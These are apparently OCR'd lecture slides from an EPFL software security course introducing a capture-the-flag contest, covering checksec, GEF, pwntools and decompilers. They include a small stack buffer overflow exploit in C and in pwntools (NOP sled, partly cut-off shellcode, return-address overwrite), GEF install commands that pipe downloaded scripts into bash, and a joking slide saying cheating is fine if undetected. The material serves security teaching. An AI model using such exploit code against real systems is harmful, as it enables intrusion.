Binary analysis and CTF

CS412 - Software security

(slides adapted from Luca and Flo's)

what is a CTF?

it’s not this

it’s not this either

it’s not the movie

it is this!

Important facts

- Will be hosted at [`https://cs412.epfl.ch`](https://cs412.epfl.ch)
- Register an account there. Only “`@epfl.ch`” emails allowed.
- Objective of almost every challenge is to “*pop a shell*” and then cat the flag.
  The flag will always be in a file called “`flag`”.
  The flag format is “`SoftSec{[0-9a-zA-Z_-]+}`”
  Submit flags by copy-pasting them into the website.

- Challenge difficulty is inversely proportional to its score.
- You need to provide the writeup of the hardest chall you solve
- **CTF starts now! Ends on March 20th 23:59**

Exploitation: Disclaimer

- This section introduces (simple) software exploitation
- We will discuss basic exploitation techniques (much more in the labs!)
- We assume that the given software has (i) a security-relevant vulnerability and (ii) that we know this vulnerability
- Use this knowledge *only* on programs on your own machine

It is illegal to exploit software vulnerabilities on remote machines without prior permission form the owner.

Exploitation: Disclaimer

It is illegal to exploit software vulnerabilities on remote machines without prior permission form the owner.

It is illegal to exploit software vulnerabilities on remote machines without prior permission form the owner.

It is illegal to exploit software vulnerabilities on remote machines without prior permission form the owner.

Cheating

- It’s a hacking competition
- Like in real life, you can cheat *as long as you don’t get caught*
- There are some anti-cheat measures we are running
- Good luck!


Pwn

checksec

First rule of pwning - always run checksec first

checksec

Amazing bash script that lists which security mitigations are implemented into a binary


slimm609/
checksec.sh


Checksec.sh

35 Contributors | 12 Issues | 1k Stars | 242 Forks

Now integrated into pwntools (see later) as
`pwn checksec`

checksec

You run it like `pwn checksec <binary>`. This is an example output of the script



```
[pwn-stack-bufov]$ pwn checksec chal
[*] '/home/smolene/phd/cs412/cs412-SoftSec/labs/ctf/challenges/pwn-stack-bufov/chal'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

The things you need to look out for are:

1. stack canaries
2. PIE (position independent executable).
3. stripped


The rest is not relevant for this lab.

GEF


gdb overdosing on steroids

GEF

GDB (left) vs GEF (right)



```
(gdb) info breakpoints
Num     Type           Disp Enb Address            What
1       breakpoint     keep y   0x000000000040053b in factorial at example.c:4
(gdb) run
Starting program: /home/akulkarni/projects/gdb-basics/factorial

Breakpoint 1, factorial (n=5, a=1) at example.c:4
4               printf("Value of n is %d\n",n);
(gdb) condition 1 n==2
(gdb) info breakpoints
Num     Type           Disp Enb Address            What
1       breakpoint     keep y   0x000000000040053b in factorial at example.c:4
        stop only if n==2
        breakpoint already hit 1 time
(gdb) continue
Continuing.
Value of n is 5
Value of n is 4
Value of n is 3

Breakpoint 1, factorial (n=2, a=60) at example.c:4
4               printf("Value of n is %d\n",n);
```



```
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────── registers ──
$rax   : 0x0
$rbx   : 0x0
$rcx   : 0x00007ffff7ffcca0  →  0x0004095d00000000
$rdx   : 0x0
$rsp   : 0x00007fffffffe530  →  0x0000000000000000
$rbp   : 0x00007fffffffe560  →  0x00000000004007f0  →  <__libc_csu_init+0> push r15
$rsi   : 0x00007ffff7dd1b78  →  0x0000000000602000  →  0x0000000000000000
$rdi   : 0x20000
$rip   : 0x0000000000400799  →  <main+64> mov QWORD PTR [rbp-0x28], rax
$r8    : 0x00007ffff7fec700  →  0x00007ffff7fec700  →  [loop detected]
$r9    : 0x1
$r10   : 0x0
$r11   : 0x246
$r12   : 0x0000000000400580  →  <_start+0> xor ebp, ebp
$r13   : 0x00007fffffffe640  →  0x0000000000000001
$r14   : 0x0
$r15   : 0x0
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow resume virtualx86 identification]
$ss: 0x002b  $cs: 0x0033  $ds: 0x0000  $gs: 0x0000  $es: 0x0000  $fs: 0x0000
──────────────────────────────────────────────────────────────────────────── stack ──
0x00007fffffffe530│+0x0000: 0x0000000000000000   ← $rsp
0x00007fffffffe538│+0x0008: 0x0000000000000000
0x00007fffffffe540│+0x0010: "myfile.txt"
0x00007fffffffe548│+0x0018: 0x0000000000007478 ("xt"?)
0x00007fffffffe550│+0x0020: 0x00007fffffffe640  →  0x0000000000000001
0x00007fffffffe558│+0x0028: 0xd7c3f14d3cddb000
0x00007fffffffe560│+0x0030: 0x00000000004007f0  →  <__libc_csu_init+0> push r15  ← $rbp
0x00007fffffffe568│+0x0038: 0x00007ffff7a2d830  →  <__libc_start_main+240> mov edi, eax
─────────────────────────────────────────────────────────────────── code:i386:x86-64 ──
     0x40078c <main+51>        mov    esi, 0x400874
     0x400791 <main+56>        mov    rdi, rax
     0x400794 <main+59>        call   0x400550 <fopen@plt>
 →   0x400799 <main+64>        mov    QWORD PTR [rbp-0x28], rax
     0x40079d <main+68>        cmp    QWORD PTR [rbp-0x28], 0x0
     0x4007a2 <main+73>        jne    0x4007bc <main+99>
     0x4007a4 <main+75>        lea    rax, [rbp-0x20]
     0x4007a8 <main+79>        mov    rsi, rax
     0x4007ab <main+82>        mov    edi, 0x400876
─────────────────────────────────────────────────────────────── source:vsnprintf.c+20 ──
     15  int main ()
     16  {
     17     FILE * pFile;
     18     char szFileName[]="myfile.txt";
     19
                // pFile=0x00007fffffffe538  →  0x0000000000000000, szFileName=0x00007fffffffe540  →  "myfile.txt"
 →   20     pFile = fopen (szFileName,"r");
     21     if (pFile == NULL)
     22       PrintFError ("Error opening '%s'",szFileName);
     23     else
     24     {
     25       // file successfully open
────────────────────────────────────────────────────────────────────────── threads ──
[#0] Id 1, Name: "vsnprintf", stopped, reason: SINGLE STEP
──────────────────────────────────────────────────────────────────────────── trace ──
[#0] 0x400799 → Name: main()
─────────────────────────────────────────────────────────────────────────────────────
gef➤
```

GEF

Install it by executing one of the following: (instructions from https://github.com/hugsy/gef)

```
# via the install script
## using curl
$ bash -c "$(curl -fsSL https://gef.blah.cat/sh)"

## using wget
$ bash -c "$(wget https://gef.blah.cat/sh -O -)"

# or manually
$ wget -O ~/.gdbinit-gef.py -q https://gef.blah.cat/py
$ echo source ~/.gdbinit-gef.py >> ~/.gdbinit
```

GEF

Install it by executing one of the following: (instructions from https://github.com/hugsy/gef)

```
# via the install script
## using curl
$ bash -c "$(curl -fsSL https://gef.blah.cat/sh)"

## using wget
$ bash -c "$(wget https://gef.blah.cat/sh -O -)"

# or manually
$ wget -O ~/.gdbinit-gef.py -q https://gef.blah.cat/py
$ echo source ~/.gdbinit-gef.py >> ~/.gdbinit
```

After installation, it can be removed by removing the “source …” line in your .gdbinit

GEF

> Provides a much better interface that updates on every prompt
Use command “context” to print it again

> The only dependencies are gdb (> 8.0) and python (> 3.6)

> Easily extensible in python

> So many new useful commands:

- “checksec”
- “vmmap”
- “heap chunks”
- “registers”
- “telescope”

> Try the demo live here (user: `gef` | pass: `gef-demo`)
> Not terrible gef documentation here

GEF

GEF is not the only steroid for GDB


Among the more famous, there are “Pwndbg” and “PEDA”.

Use whatever you want, they are basically all the same.

pwntools

Abbreviation for “Popping Shells Left And Right”

pwntools




Exploit wrapper: stack based

Goal: control the environment

```c
#define BUFSZ 0x20
#define EGGLOC 0x7fffffffefd3
int main(int argc, char* argv[]) {
  char shellcode[] = "EGG=..."; // shellcode
  char buf[256];
  // fill buffer + ebp with 0x41's
  for (int i=0; i <BUFSZ+sizeof(void*); buf[i++]='A');
  // overwrite RIP with eggloc
  char **buff = (char**)(&buf[BUFSIZE+sizeof(void*)]);
  *(buff++) = (void*)EGGLOC; *buff = (void*)0x0;
  // setup execution environment and fire exploit
  char *args[3] = { "./stack", buf, NULL };
  char *envp[2] = { shellcode, NULL};
  execve("./stack", args, envp);
  return 0;
}
```

VS



```python
from pwn import *

nopsled = b"\x90"*100
shellcode = b"\x31\xdb\x89\xd8\xb0\x17\xcd\x80\x48\x31\x

padding = b"A"*(256-len(shellcode)-len(nopsled))
padding += b"B"*8
padding += p64(0x7fffffffdec4)

payload = nopsled + shellcode + padding

p = process("./example")
p.recv()
p.sendline(payload)
p.interactive()
```

pwntools

Primary tool used to write exploits (for CTFs, but not only)

Manages all the boring bits of low-level talking with an executable / running process

Makes it very convenient to test an exploit locally and then running it on a remote endpoint

Other features:

- Automates parts of exploit writing
- Fancy debugging setup
- Automates some parts of binary analysis

let’s get started

Run the following in your shell:

```
$ pwn template <binary> > sploit.py
```

This will generate a nice template script you can use to get started

pwntools “tubes”

```
io = process(“./vulnerable_executable”) # sploit local binary

io = remote(“cs412.epfl.ch”, 31337)       # sploit some guy’s server
```


```
io.send(b”Hello\n”)
io.sendline(b”Hello”)
io.sendafter(b”Hi”, b”Hello”)
io.sendlineafter(...)
```

```
received = io.recv(6)
received = io.recvline()
received = io.recvuntil(b”Hello”)
received = io.recvall(timeout=1)
```

pwntools fancy logging

```
log.info("aaargh")

log.warn("aaargh")

log.error("aaargh")
```

```
log.debug("aaargh")

log.success("aaargh")

log.failure("aaargh")

log.warn_once("aaargh")
```



```
$ python 01_logging_example.py
[*] This is an info line!
[!] This is an warn line!
[+] This is an success line!
[-] This is a failure line!
[CRITICAL] This is a critical line...
[ERROR] This is a fatal error... Better catch it!
[+] Nice save!
    This is an indented line! I have no bullet in front
[*] log.info_once() can make sure you don't see the same message more than once..
[!] log.warn_once() does the same thing as well!
[*] You can see me for now!
[*] Can you see this one with the context.log_level change again?
```

pwntools playing with formats

```
b64e(bytes); b64d(str)  # Base64 encode/decode

enhex(bytes); unhex(str) # Hex encode/decode

p64(integer); u64(bytes) # Pack / unpack integer in little endian

p32(integer); u32(bytes) # Same as above, but for 32 bits
```

Remember: every single number you send needs to be “packed”; every single number you receive needs to be “unpacked” because of endianess.

Pointers included, they are numbers too!

Sequence of bytes do not need to be packed (e.g. strings)

pwntools playing with elves, binary analysis

```
b = ELF(“binary”)

b.symbols[“func1”] || b.symbols.func1 # addr of func1

b.got[“puts”]  # addr of got entry for puts

b.bss()        # addr of bss section

b.checksec()   # prints checksec

b.asan         # True if compiled with AddressSanitizer
```

pwntools cyclic

```
>>> cyclic(16)

‘aaaabaaacaaadaaa’

>>> cyclic_find(‘baaa’)

4

>>> cyclic_find(‘aaca’)

6

>>>
```

pwntools fancy debugging

```
# instead of io = process(“./binary”), we can do:

io = gdb.debug(“./binary”)


# This will spawn a new terminal with gdb attached to your
exploit.

# Amazing to debug what is wrong. You can even provide a gdbscript
# optional arguments with commands to send to gdb,
# e.g. gdbscript=”b main”
```

pwntools fancy debugging

```
# Warning! this will only work if pwntools know what is the
terminal

# If you are using a custom terminal you need to tell pwntools how
to invoke it:

context.terminal = [“st”, “-e”, “bash”, “-c”]

io = gdb.debug(“./binary”)

# Very often the best solution is to use pwntools inside tmux
(works out of the box)
```

Chad’s tips on pwning

You should listen to me not to random people on the internet
A+

TIPS & TRICKS for pwning more stuff

- Local exploit working but not the remote one? Make sure you are sending (or not) the right amount of newlines (`\n`), that you wait before sending data (`sendafter(...)`), etc.
- Hackers descend from vampires. Most challs were written during the night. Most flags are also caught in this timeframe. Don't waste those hours sleeping!
- Working together is encouraged! *Sharing solutions or flags is banned, though.*
- If your exploit is not working even locally, try to debug it verifying that each step is correct (e.g. if you leak the canary, verify manually with gdb that it's the correct value)

TIPS & TRICKS for pwning more stuff

- All challenges are hosted on a docker with Ubuntu 24.04.1 LTS. If your exploit does not work remote, try to replicate the remote environment (run the challenge in an Ubuntu 24.04.1 LTS container).
  Alignment issues or libc shenanigans can depend on the distro you use.
- checksec immediately, it’s the first thing to know


Rev

The decompiler

“Reversing is a relaxing hobby” - no one


The decompiler

The decompiler is a mysterious black box you feed an executable and some C source code comes out.


Machine Code or Byte Code
Decompiler
Source/Pseudo-Source Code (High Level Language)
Some alterations required
Compiler

The decompiler


The decompiler is a mysterious black box you feed an executable and some C source code comes out.


Machine Code or Byte Code
Decompiler
Source/Pseudo-Source Code (High Level Language)
Some alterations required
Compiler

The best decompiler is the one which can produce an exact copy of the executable when recompiling the source code. This is fantasy and very rarely happens.

The decompiler

The decompiler is a mysterious black box you feed an executable and some C source code comes out.

